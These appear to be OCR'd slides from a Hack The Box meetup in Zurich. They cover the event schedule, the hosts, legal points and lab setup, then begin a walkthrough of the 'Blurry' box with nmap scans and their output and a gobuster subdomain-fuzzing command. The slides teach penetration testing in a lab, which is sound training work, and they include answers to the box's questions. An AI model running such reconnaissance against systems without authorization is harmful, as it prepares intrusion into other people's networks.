BDO

DISCORD

HACKTHEBOX

Meetup Zurich, CH

https://htbzh.ch/

You may already proceed with the onboarding while waiting ➡️ https://htbzh.ch/onboarding.html

18:00	Doors Open
18:15 – 18:45	Intro & Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending / Raffle

Admin

🛜 **Wi-Fi**

🚾 **Nearest Restrooms**

📷 **Consent for Pictures**

🍴 **Food and Drinks**

Slides

🌐 https://htbzh.ch/schedule.html

Hosts



Antoine Neuenschwander
Tech Lead Bug Bounty
Swisscom




Nicolas Germiquet
Head Cyber Security Advisory & Digital Forensic, BDO Switzerland


BDO




HACKTHEBOX


> 400 virtual machines (boxes)



HTB Labs
https://app.hackthebox.com



HTB Enterprise Platform
https://enterprise.hackthebox.com



Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology
Acknowledge there is no 100% security
Find Vulnerabilities

Contradict all Assumptions



Legal Aspects


Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorized access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics



Gamification

Capture the Flag (CTF)
Hacking Competition

(warning: addictive)



Setup


HTB Lab Access

🌐 https://htbzh.ch/onboarding.html


- Provide your e-mail address and the meetup code


- New here?
  - Accept the platform invitation (e-mail)
  - Register a HTB account if needed

Hacking Setup




Start and Connect to your Pwnbox







https://help.hackthebox.com/en/articles/5185687-introduction-to-lab-access#h_9b6b4f1e1a

Spawn the Target Box






Applications
Places
System
Wed Sep 2, 17:35
VPN - 10.10.14.2 [7.52 ms]
Browser
GUI Text Editor
Your IP Address
Parrot
antoinet's Home
my_credentials.txt
README.license
Trash
my_data
52 MB Volume
Parrot Terminal
File Edit View Search Terminal Help
[eu-meetups-1-dhcp]-[10.10.14.2]-[antoinet@htb-k4zcyeynx9]-[~]
[★]$
Terminal, Console, Shell (bash)
Transfer Clipboard Contents
Menu
[VNC config]
Parrot Terminal


Hacking / Walkthrough

Blurry



Question 1

How many open TCP ports are listening on Blurry?

nmap (1st pass)

```
$ nmap -p- --max-retries=1 --min-rate=1000 blurry.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-17 10:52 EDT
Nmap scan report for blurry.htb (10.129.77.63)
Host is up (0.0079s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

nmap (2nd pass)

```
$ nmap -p22,80 -sV -sC blurry.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-17 10:53 EDT
Nmap scan report for blurry.htb (10.129.77.63)
Host is up (0.0079s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Did not follow redirect to http://app.blurry.htb/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 6.77 seconds
```

Question 2

What open source text communication software is running on a subdomain of `blurry.htb`?

Host Header Fuzzing with gobuster

```
$ gobuster vhost \
  --append-domain \
  -w <wordlist.txt> \
  -u <url>
```

```
GET / HTTP/1.1
Host: subdomain.domain.tld
```

Use following wordlist:
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt

Don’t forget to add the identified domain names to /etc/hosts

Question 3

What is the tag inside the Black Swan project that will be periodically processed by the admin?

Not Secure http://chat.blurry.htb/channel/Announcements

Announcements

To facilitate this, we have implemented a new protocol for submitting tasks that require administrative review or further analysis. Whenever you complete a task that generates artifacts that you believe should be reviewed, please tag these tasks with the "review" tag in ClearML.

I will periodically run a specialised task designed to identify and process all tasks, within our Black Swan project, marked with the "review" tag. This process will involve reviewing the artifacts associated with these tasks, examining their contents to ensure they meet our project's standards and requirements.

